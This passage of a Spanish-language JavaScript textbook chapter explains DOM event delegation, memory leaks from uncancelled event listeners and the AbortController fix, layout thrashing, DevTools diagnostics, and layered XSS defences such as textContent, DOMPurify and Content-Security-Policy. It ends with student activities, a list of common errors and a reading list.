


Figura 4.3. Delegación frente a un manejador por elemento

La delegación es el portero del edificio. No hay un timbre por departamento: hay un portero en la entrada que recibe a todos y pregunta a quién buscan. Se muda alguien al séptimo y nadie instala nada; cierra el edificio y se va una sola persona. Sus tres ventajas:

Ventaja	Por qué te importa
Menos manejadores	Menos memoria: cien manejadores son cien clausuras vivas (4.9)
Funciona con elementos que todavía no existen	El manejador está en el contenedor: no le importa cuándo apareció el botón
Una sola baja al desmontar	Un <code>removeEventListener</code> en vez de cien

PARA ENTENDER: el botón que llegó después

La segunda ventaja resuelve un problema que te va a aparecer sí o sí en el TPI.

Tenés una lista de pedidos que se actualiza por el canal de eventos. Registrás un manejador en cada botón al cargar la página. Llega un pedido nuevo por SSE, lo agregás... **y su botón no anda.** Claro: cuando registraste los manejadores, ese botón no existía.

La salida ingenua es volver a registrar todo tras cada actualización, y ahí te comés el problema de 4.9: **cada re-registro apila manejadores sobre los elementos viejos**, y en media hora de turno tenés cientos.

Con delegación no existe ninguno de los dos. **Un manejador en el contenedor, y funciona para todo lo que aparezca después.**

4.8.4 — Cancelar y detener

El método	Qué hace de verdad	Qué NO hace
<code>preventDefault()</code>	Cancela la acción por defecto del navegador: que un enlace navegue, que un formulario se envíe	No detiene la propagación. El evento sigue recorriendo el árbol
<code>stopPropagation()</code>	Detiene el recorrido del evento por el árbol: los manejadores de más arriba no se enteran	No cancela la acción por defecto. El formulario se envía igual

Conviene evitar `stopPropagation()` salvo necesidad real: **rompe la delegación de cualquier manejador registrado más arriba, incluso de uno que alguien agregue meses después.** El síntoma —un manejador que no se ejecuta, sin motivo aparente— es difícilísimo de rastrear: la causa está en otro archivo, escrita por otra persona.

4.9 — Ciclo de vida, fugas de memoria y la regla RN-F01

4.9.1 — Qué mantiene vivo a un nodo

El recolector de basura de JavaScript libera lo que ya no es **alcanzable** desde el código en ejecución. Esa palabra es toda la sección: no pregunta si lo usás, pregunta si se puede llegar hasta él.

Y acá vuelve el Capítulo 3. **Un manejador de evento es una clausura**, y una clausura mantiene vivo todo lo que referencia. Si referencia un elemento del DOM, ese elemento **sigue en memoria aunque lo hayas quitado de la página**. Un nodo removido que sigue referenciado se llama **nodo separado**: no se ve en pantalla, no aparece en el inspector, y ocupa memoria — él y todo su subárbol.

Es el globo atado a la muñeca. Lo soltaste y no lo ves más, pero no se fue a ninguna parte: el hilo sigue atado. La pantalla es lo que mirás; el hilo es la clausura.

4.9.2 — Una fuga real

```
function montarPanelDePedidos(contenedor) {
  const panel = document.createElement("div");
  const pedidos = []; // puede crecer mucho

  function alRecibirEvento(evento) {
    pedidos.push(evento.detail);
    panel.textContent = `${pedidos.length} pedidos`;
  }

  canalDeEventos.addEventListener("pedido", alRecibirEvento);
  contenedor.appendChild(panel);
}
```

```
return () => panel.remove(); // ← el desmontaje incompleto
}
```

Mirá la última línea, porque ahí está todo: quita el panel de la pantalla, y ahí termina **la ilusión** de haber desmontado. El manejador **sigue registrado en el canal de eventos** y, como es una clausura, mantiene vivos `panel`, `pedidos` y todo lo que ese arreglo contenga. Las consecuencias se acumulan y **ninguna da error**:




Figura 4.4. Cómo una clausura mantiene vivo un nodo removido

En una página que recargás cada dos minutos no se nota. En una que se usa una hora por sesión — **como el panel de cocina del TPI, abierto todo el turno** — termina en una pestaña que consume gigabytes.

4.9.3 — La regla

Primero la fuga, después la regla. De ahí sale **RN-F01**, que el TPI enuncia así:

Toda llamada a `subscribe()` devuelve su función de baja; hay que guardarla y ejecutarla en `destroy()` o `disconnectCallback()`, que es obligatorio. Ninguna suscripción se hace sin guardar su baja.

La versión correcta del ejemplo tiene **una línea más**:

```
function montarPanelDePedidos(contenedor) {
  const panel = document.createElement("div");
```



```
const pedidos = [];

function alRecibirEvento(evento) { /* ... */ }

canalDeEventos.addEventListener("pedido", alRecibirEvento);
contenedor.appendChild(panel);

return () => {
  canalDeEventos.removeEventListener("pedido", alRecibirEvento); // ← la baja
  panel.remove();
};
}
```

El detalle que hace fracasar la mitad de las bajas

removeEventListener exige exactamente la misma referencia de función que se registró. No una equivalente: la misma. Una flecha escrita en el momento **no se puede dar de baja**:

```
el.addEventListener("click", () => hacerAlgo());
el.removeEventListener("click", () => hacerAlgo()); // NO da de baja nada
```

Se ven idénticas y hacen lo mismo, pero son **dos funciones distintas**. La segunda línea le pide al navegador dar de baja un manejador que nunca registró, y el navegador —sin decir nada— no hace nada. Por eso el manejador va en una variable o es una función con nombre.

4.9.4 — AbortController

Con varias suscripciones, guardar cada baja por separado es fácil de olvidar — y con una que te olvides, la fuga existe. **AbortController** las da todas de baja de una:

```
const controlador = new AbortController();
const { signal } = controlador;

boton.addEventListener("click", alHacerClic, { signal });
canal.addEventListener("pedido", alRecibirPedido, { signal });
window.addEventListener("resize", alRedimensionar, { signal });

// Al desmontar, una sola línea da de baja las tres:
controlador.abort();
```

El mismo controlador sirve además para **cancelar peticiones de red en curso**, que es el uso del Capítulo 5: un componente que se desmonta mientras espera una respuesta la cancela con el mismo mecanismo.

PARA ENTENDER: la cadena completa

Es la sección más importante del capítulo para el TPI. Fijate en la cadena entera:

Clausura (Capítulo 3) → un manejador recuerda su entorno → **mantiene vivo el nodo** aunque lo saques de la pantalla → **fuga de memoria** → **RN-F01**.

Por eso la regla dice `disconnectCallback()` **obligatorio**. No es formalidad: sin eso, tu aplicación funciona perfecto en la demo de quince minutos y se muere a las cuatro horas de uso real.

Y adivinás qué: **un agente de IA no te va a escribir la baja**. Te va a escribir el `addEventListener`, que es lo que hace falta para que funcione. La baja hace falta para que *siga* funcionando, y eso no se ve en la demo.

4.10 — Lo que cuesta modificar el DOM

Modificar el árbol puede obligar al navegador a rehacer parte del trabajo de 1.7. Dos niveles:

Nivel	Qué cambió	Qué rehace el navegador	Costo
Repintado	Algo visual sin efecto sobre la geometría: un color, una sombra	Vuelve a dibujar, sin recalcular posiciones	Bajo
Recálculo de disposición	Algo geométrico: un ancho, un margen, agregar un elemento	Recalcula posición y tamaño de lo afectado, y después repinta	Mucho más caro

Es la **góndola del supermercado**. Cambiarle el precio a un producto es repintar: el estante queda igual. Meter una caja más grande es recalcular la disposición: hay que correr todo lo demás, y a lo mejor la góndola entera. Los navegadores **agrupan esos recálculos** y los procesan juntos antes del siguiente cuadro, pero **ese agrupamiento se puede romper sin querer**.

Cómo se rompe el agrupamiento

Cuando tu código **lee** una propiedad que depende de la geometría —`offsetHeight`, `getBoundingClientRect()`, `scrollTop`, el `innerText` de 4.6.2— el navegador está obligado a darte un valor correcto, y recalcula **ya mismo** todo lo pendiente. Alternar escrituras y lecturas en un bucle fuerza un recálculo por vuelta:

```
// Mal: cada vuelta escribe y después lee, forzando un recálculo
for (const tarjeta of tarjetas) {
  tarjeta.style.width = "300px";
  console.log(tarjeta.offsetHeight); // fuerza el recálculo acá mismo
}

// Bien: primero todas las escrituras, después todas las lecturas
for (const tarjeta of tarjetas) tarjeta.style.width = "300px";
const alturas = tarjetas.map(t => t.offsetHeight); // un solo recálculo
```

Con cien elementos la diferencia es **de dos órdenes de magnitud**, y el síntoma es el bloqueo del hilo del Capítulo 3. Las tres estrategias que resuelven casi todo:

Estrategia	Qué evita	Sección
Agrupar las inserciones con <code>DocumentFragment</code>	Un recálculo por nodo insertado	4.6.1
Separar lecturas de escrituras	Un recálculo por vuelta del bucle	Arriba
Cambiar clases, no estilos individuales	Varias escrituras de <code>style</code> por una de <code>classList</code>	4.6.4

OJO ACÁ: el código que se ve perfectamente razonable

Este problema tiene nombre propio en inglés —*layout thrashing*— y es traicionero por una razón concreta: **el código se ve perfectamente razonable**. Nadie sospecha que `tarjeta.offsetHeight` sea caro: parece una propiedad como cualquier otra.

Pero no estás leyendo una propiedad guardada. **Estás pidiendo un cálculo que obliga al navegador a resolver todo lo que tenía pendiente**, antes de contestarte. Es preguntarle el saldo al contador después de cada movimiento: si cargás cien y después preguntás, suma una vez; si preguntás cada vez, suma cien.

La lista de propiedades que disparan esto conviene tenerla a mano: `offsetWidth`, `offsetHeight`, `offsetTop`, `offsetLeft`, `clientWidth`, `clientHeight`, `scrollTop`, `scrollHeight`, `getBoundingClientRect()`, `getComputedStyle()` y el `innerText` de 4.6.2.

Regla: primero escribís todo, después leés todo. Nunca alternes dentro de un bucle.

4.11 — Herramientas de diagnóstico

El panel de elementos, y su pestaña olvidada

El **panel de elementos** muestra el DOM actual, no el HTML original (4.3), y permite **editar nodos en vivo** para probar una corrección antes de escribirla.

Ahí adentro hay una pestaña que casi nadie abre y es la herramienta más directa para diagnosticar 4.9: la de **escuchas de eventos**. Enumera **todos los manejadores del elemento seleccionado y de sus ancestros**, y si al desmontar y volver a montar una vista el número crece, **hay una baja faltante**: no es sospecha, es evidencia.




Figura 4.6. El panel de escuchas de eventos

Cuatro utilidades de consola

```
$0 // el elemento seleccionado en el inspector
$$("selector") // atajo de querySelectorAll
getEventListeners($0) // los manejadores registrados
monitorEvents($0, "click") // registra en consola cada evento del tipo dado
```

El panel de memoria, el que confirma la fuga

Convierte la sospecha en hecho. Son cuatro pasos, y saltarse uno da un resultado que no significa nada:

1. Tomar una instantánea del montón de memoria.
2. Montar y desmontar la vista sospechosa varias veces.
3. Forzar la recolección de basura y tomar una segunda instantánea.
4. Comparar y filtrar por **nodos separados**.

Si aparecen nodos separados que deberían haberse liberado, hay una referencia viva. El panel muestra la **cadena de retención** —qué mantiene vivo al nodo— y ahí aparece el manejador sin dar de baja.

FIGURA 4.5

captura

Captura del panel de memoria filtrado por nodos separados, con la cadena de retención desplegada mostrando qué mantiene vivo al nodo. Es la evidencia de la sección 4.9

Figura 4.5. Nodos separados y cadena de retención

EXPERIMENTO — comprobá la fuga con tus propias manos

El experimento más útil del capítulo, y son diez minutos.

1. Escribí una función que cree un `div`, le registre un manejador de `click` en `document` y devuelva una función que sólo haga `div.remove()`.
2. Llamala **cincuenta veces** desde la consola, guardando las funciones de desmontaje.
3. Ejecutá las cincuenta. **La pantalla queda limpia.**
4. Abrí el panel de memoria, forzá la recolección, tomá una instantánea y filtrá por nodos separados.

Los cincuenta `div` siguen ahí: no se ven, no están en el documento, y ocupan memoria.

1. Hací clic en cualquier lado y mirá la consola: **los cincuenta manejadores se ejecutan.**

Eso es lo que hace obligatoria a RN-F01. Y fijate en el detalle más importante: **en el paso 3 la pantalla se veía perfecta.** Ninguna fuga se ve mirando la pantalla.

4.12 — Seguridad y evolución

La defensa contra la inyección de 4.7 tiene **dos capas**. La primera es **tu código**: `textContent` y `createElement` por defecto, DOMPurify cuando el HTML es un requisito. Eso es RN-F02.

La segunda es el encabezado **Content-Security-Policy**, que el TPI especifica en su sección 16.5 y que ya viste en la 1.12. Declara de qué orígenes se admite ejecutar scripts, y una política que prohíbe los manejadores en línea **neutraliza el ataque del ejemplo aunque tu código tenga el error**. Ésa es su razón de ser: **actúa cuando la primera capa falló** — y la primera capa falla tarde o temprano, porque la escribe una persona.

Tres mecanismos que la plataforma incorporó, y en qué estado están

Mecanismo	Qué hace	En qué estado está
Tipos de confianza (<i>Trusted Types</i>)	Hacen que el navegador rechace asignaciones directas a <code>innerHTML</code> : todo pasa por una función de saneamiento declarada. Convierte RN-F02 en algo que el navegador impone	Propuesta del WICG, ya implementada en varios navegadores
<code>Element.setHTML()</code>	Lleva el saneamiento a la plataforma, para que no haga falta una biblioteca	En proceso de estandarización
DOM en la sombra (<i>Shadow DOM</i>)	Crea subárboles aislados, con estilos que no escapan ni entran	Estándar establecido; base de los componentes web del Capítulo 7

Una última precisión, que cierra el arco abierto en 4.2: la interfaz que hoy te ofrece la plataforma — `querySelector`, `classList`, `dataset`, `closest`, `append`, `AbortController`— **es sustancialmente mejor que la que motivó a jQuery**. Por eso el TPI puede prohibirte el framework: **la interfaz nativa ya alcanza**. En 2006 no era cierto.

4.13 — Verificación: el checklist honesto

Nueve comprobaciones. **No son ejercicios: son el criterio de que se entendió.**

- Comparar el HTML original con el DOM actual en una página dinámica y **explicar cada diferencia**. (4.3)
- Contar los hijos de una lista indentada y explicar por qué el número no coincide con los elementos. (4.4)
- Reproducir el bug de la colección viva y corregirlo. (4.5.2)
- Insertar un dato con marcado usando `textContent` y usando `innerHTML`, y **documentar la diferencia**. (4.6.2)
- Reproducir el ataque y neutralizarlo **de las dos formas que admite el TPI**. (4.7.2)
- Registrar manejadores en las tres fases sobre elementos anidados y **predecir el orden**. (4.8.1)
- Implementar una lista con delegación y verificar que hay **un solo manejador**. (4.8.3)
- Provocar la fuga, confirmarla en el panel de memoria y corregirla con `AbortController`. (4.9.2)
- Medir la diferencia entre insertar cien elementos uno por uno y con `DocumentFragment`. (4.10)

4.14 — Los once errores frecuentes

Todos tienen algo en común: **en el momento no parecen errores**. Por eso son frecuentes.

El error	Por qué duele	Sección
Buscar un elemento antes de que exista	Devuelve <code>null</code> , y el error aparece después con un mensaje que no menciona el selector	3.3 y 4.5.1
Recorrer una colección viva mientras se la modifica	Se saltean elementos. No falla: funciona a medias	4.5.2
Usar <code>innerHTML</code> con datos que no generó el propio código	Es la vulnerabilidad del capítulo y viola RN-F02	4.7

El error	Por qué duele	Sección
Filtrar <code><script></code> y creer que alcanza	<code>innerHTML</code> ni siquiera lo ejecuta; el vector real son los manejadores en línea	4.7.3
Leer <code>getAttribute("value")</code> esperando el valor actual	Devuelve el valor inicial; falla sólo si el usuario tocó el campo	4.6.3
Olvidar que <code>dataset</code> devuelve cadenas	Un identificador numérico sin convertir falla la comparación en silencio	4.6.3
Registrar un manejador anónimo y pretender darlo de baja	Se exige la misma referencia: no da error y no da de baja	4.9.3
Quitar el nodo sin dar de baja las suscripciones	Produce la fuga del capítulo y viola RN-F01	4.9.2
Usar <code>stopPropagation()</code> por precaución	Rompe la delegación de más arriba, incluso la futura	4.8.4
Alternar escrituras y lecturas de geometría en un bucle	Un recálculo por vuelta, y el hilo bloqueado	4.10
Usar <code>innerText</code> para leer texto	Depende del estilo y fuerza un recálculo; <code>textContent</code> es más barato	4.6.2

4.15 — Las actividades, y qué busca cada una

Siete actividades, y debajo de cada una lo que quiere que descubras.

1. Árbol real

Dado un fragmento de marcado con indentación y comentarios, dibujar el árbol de nodos completo —incluidos los de texto— y verificarlo en la consola contando `childNodes` y `children`.

Qué busca: *ver la estructura que el HTML produce, con todo lo que vos no escribiste a propósito.*

2. Catálogo sin `innerHTML`

Construir un catálogo que inserte veinte tarjetas con `createElement` y `textContent`, usando `DocumentFragment`. Medir con `console.time()` y comparar con una versión que inserte una por una.

Qué busca: *que el número te convenza: la versión segura además es la rápida.*

3. El ataque y sus dos defensas

Reproducir el XSS de 4.7.2 en una página local, verificar en el panel de red que la petición sale, y neutralizarlo con `textContent` y con `DOMPurify`. Documentar en qué caso sirve cada solución.

Qué busca: *ver salir la petición al servidor del atacante: ahí RN-F02 deja de ser una regla del enunciado.*

4. Delegación en el carrito

Implementar un carrito donde cada ítem tiene botones de sumar, restar y quitar, con **un solo manejador** en el contenedor. Verificar en el panel de escuchas que hay uno y que funciona con ítems agregados después.

Qué busca: *comprobarlo con la herramienta, no de palabra.*

5. Ciclo de vida completo

Escribir una función de montaje que registre tres suscripciones y devuelva una función de desmontaje con `AbortController`. Demostrar con el panel de memoria que no quedan nodos separados.

Qué busca: *que el desmontaje deje de ser un acto de fe.*

6. Exploración: el costo del recálculo

Escribir dos versiones de una función que ajuste el alto de cien tarjetas al de la más alta: una alternando lecturas y escrituras, otra separándolas. Grabar ambas con el panel de rendimiento y documentar la diferencia, relacionándola con la sección 4.10 y con el modelo de hilo único de la sección 3.10.1. *(Requiere el panel de rendimiento.)*

Qué busca: *conectar dos capítulos: el bloqueo del hilo visto en teoría y una causa concreta escrita por vos.*

7. Exploración: qué quedó de jQuery

Tomar cinco operaciones habituales de jQuery —selección, clases, eventos, recorrido de ancestros, petición de red— y escribir el equivalente nativo, indicando en qué año se incorporó cada alternativa. Relacionarlo con 4.2 y con por qué jQuery dejó de hacer falta.

Qué busca: *que veas la fecha al lado de cada método y saques solo la conclusión sobre React.*

4.16 — Síntesis: las once frases

1. El DOM nació de la incompatibilidad entre modelos rivales y se especificó **independiente del lenguaje**: esa neutralidad, no un descuido, explica su verbosidad.
2. El **modelo de eventos con dos fases es un compromiso político**: el W3C adoptó a la vez la captura de Netscape y el burbujeo de Microsoft, y el tercer parámetro de `addEventListener` existe por eso.
3. jQuery no fue reemplazada por algo mejor: **el problema que resolvía dejó de existir**. Reconocerlo exige conocer el problema, y es la razón de fondo de la prohibición.
4. **El DOM no es el HTML**. Es un árbol vivo en memoria; el HTML es el texto que llegó. Serializarlo devuelve el árbol actual, con los errores de marcado corregidos.
5. Las colecciones **vivas** se actualizan mientras se las recorre, y de ahí un bug que **funciona a medias**. `querySelectorAll` es la opción por defecto.
6. **Atributo y propiedad no son lo mismo**: el atributo conserva el valor inicial, la propiedad refleja el estado actual.
7. Asignar a `innerHTML` **parsea el texto como marcado**, y ahí nace el XSS. Filtrar `<script>` no sirve: el vector real son los manejadores en línea. De ahí RN-F02, y nunca un sanitizador propio.
8. **La delegación es la opción por defecto**, no una optimización: menos manejadores, funciona con elementos futuros y se da de baja de una vez.
9. Un manejador **es una clausura**, y una clausura mantiene vivo lo que referencia: quitar un nodo de la pantalla **no lo libera**. De ahí RN-F01, y `AbortController` es la forma limpia de cumplirla.
10. **Ninguna fuga de memoria se ve mirando la pantalla**. Se ve en el panel de memoria, filtrando por nodos separados y leyendo la cadena de retención.
11. Leer una propiedad de geometría **fuerza un recálculo inmediato**, y alternar lecturas y escrituras en un bucle bloquea el hilo: el problema del Capítulo 3 con otra causa.

4.17 — Qué leer, y en qué orden

El original las lista en dos párrafos densos; acá van por prioridad real.

Si lees una sola cosa

La **documentación de MDN**, en `developer.mozilla.org`, es la consulta cotidiana para cada método de este capítulo. **Adoptala por encima de cualquier buscador**: los primeros resultados sobre DOM suelen ser respuestas de 2011 a problemas que ya no existen.

Si lees tres

- La **OWASP Cross Site Scripting Prevention Cheat Sheet**: documenta los vectores de 4.7.3 con más detalle del que cabe acá, y explica **por qué el filtrado por lista negra no funciona**.
- La documentación de **DOMPurify**: detalla qué sana y qué no, que es lo que hay que saber antes de confiarle una descripción.
- **Osmani, Rendering on the Web**, con la sección de rendimiento de `web.dev`: explican el recálculo de disposición de 4.10 y cómo evitarlo. Y la **guía de análisis de memoria de Chrome DevTools**, las instantáneas y las cadenas de retención de 4.11.

Las fuentes normativas (para consultar, no para leer de corrido)

- **El DOM**: el **DOM Living Standard** del WHATWG, en `dom.spec.whatwg.org`, que reemplazó a los niveles del W3C. Define los tipos de nodo de 4.4, el despacho de eventos de 4.8 y el `AbortController` de 4.9.4.
- **Las interfaces de los elementos HTML** —`dataset`, `classList`, `innerHTML`— están en el **HTML Living Standard**, cuya sección sobre el análisis de fragmentos documenta el `innerHTML` de 4.7.3, incluida la exclusión de las etiquetas `<script>`.
- **Los niveles históricos del W3C**: **DOM Level 1** (1998), **Level 2 Events** (2000) —que introdujo el modelo de dos fases— y **Level 3** (2004), útiles para entender el origen de las decisiones de 4.2.
- **La seguridad**: el Content-Security-Policy de 4.12 está normado en **CSP Level 3** del W3C, y **Trusted Types** se sigue en el repositorio del WICG.
- **La accesibilidad, que sigue vigente acá**: las **WCAG 2.2** y la especificación **WAI-ARIA** del W3C, de la sección 1.9. **Un nodo creado con `createElement` recibe su rol en el árbol de accesibilidad igual que uno escrito a mano**.

Cierre: las siete cosas que hay que recordar

Si dentro de un mes te acordás de siete frases, que sean estas.

LAS SIETE

1. **El DOM no es el HTML**. El HTML es el plano, el DOM es la casa — y desde este capítulo vos tirás paredes.
2. **Vivo quiere decir que cambia mientras lo mirás**. Usá `querySelectorAll` y listo.
3. **El atributo es la ficha de inscripción; la propiedad es el alumno**. Para el estado de un control, propiedad. Siempre.
4. **`textContent` pega el papel en la vidriera; `innerHTML` lo lee por el altoparlante**. De ahí RN-F02, y por eso no se escribe un sanitizador propio.
5. **La delegación es el portero del edificio**. Un manejador atiende a todos, incluso a los que se mudan mañana.
6. **Un nodo removido es un globo atado a la muñeca**. No lo ves y sigue siendo tuyo. De ahí RN-F01, y `AbortController` es la tijera.

7. Escribí todo primero, leé todo después. Alternar dentro de un bucle es preguntarle el saldo al contador después de cada movimiento.

Y una octava, que no está escrita en el capítulo pero está en todas sus páginas: **ninguno de los dos problemas graves de este capítulo produce un error**. El XSS compila y anda; la fuga también. Por eso el capítulo insiste tanto con las herramientas: **el panel de red, el de escuchas y el de memoria son la única forma de ver lo que la pantalla no muestra**.

Continúa en: Capítulo 5 — Asincronía y red: promesas, `fetch`, errores y eventos del servidor, donde el `AbortController` de 4.9.4 vuelve para cancelar peticiones y el catálogo de errores de la sección 14.1 del TPI encuentra su lugar.